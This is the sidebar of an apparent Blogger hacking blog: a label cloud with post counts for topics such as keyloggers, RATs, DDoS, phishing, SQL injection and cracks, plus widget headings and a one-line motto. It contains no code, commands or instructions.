Android (3) autorun (3) Backtrack (8) batch file (19) blogger (10) Botnet (2) browser (5) Brute Force (6) cafezee (2) cmd (5) Cookies (2) crack (12) Cracking (2) crypter (7) DDos (20) deepfreeze (4) defacing (1) defence (16) domain (4) Dos (9) downloader (4) ebomb (2) ebook (48) Exploit (26) firewall (3) game (2) gmail (11) google hack (16) Hacking Show (3) Hash (4) hosting (1) icon changer (1) ip adress (6) Keygen (1) keylogger (8) knowledge (67) locker (1) maintainence (8) network (17) news (31) other (35) passwoard viewer (7) password (12) Philosophy (6) Phishing (8) premium account (2) proxy (7) RAT (10) run commands (4) script (27) Shell code (10) shortcut Key (2) SMTP ports (1) social engineering (7) spammer (1) SQL Injection (30) Stealer.crack (5) tools (125) Tools Pack (4) tutorial (107) USB (3) virus (32) website (84) WiFi (4) word list (2)

Blogger templates

picoodle.com

Blogger news

Print Friendly and PDF

HOW IS MY SITE?

Powered by Blogger.

Followers

About Me

My Photo
Hacking= intelligent+techonology+psychology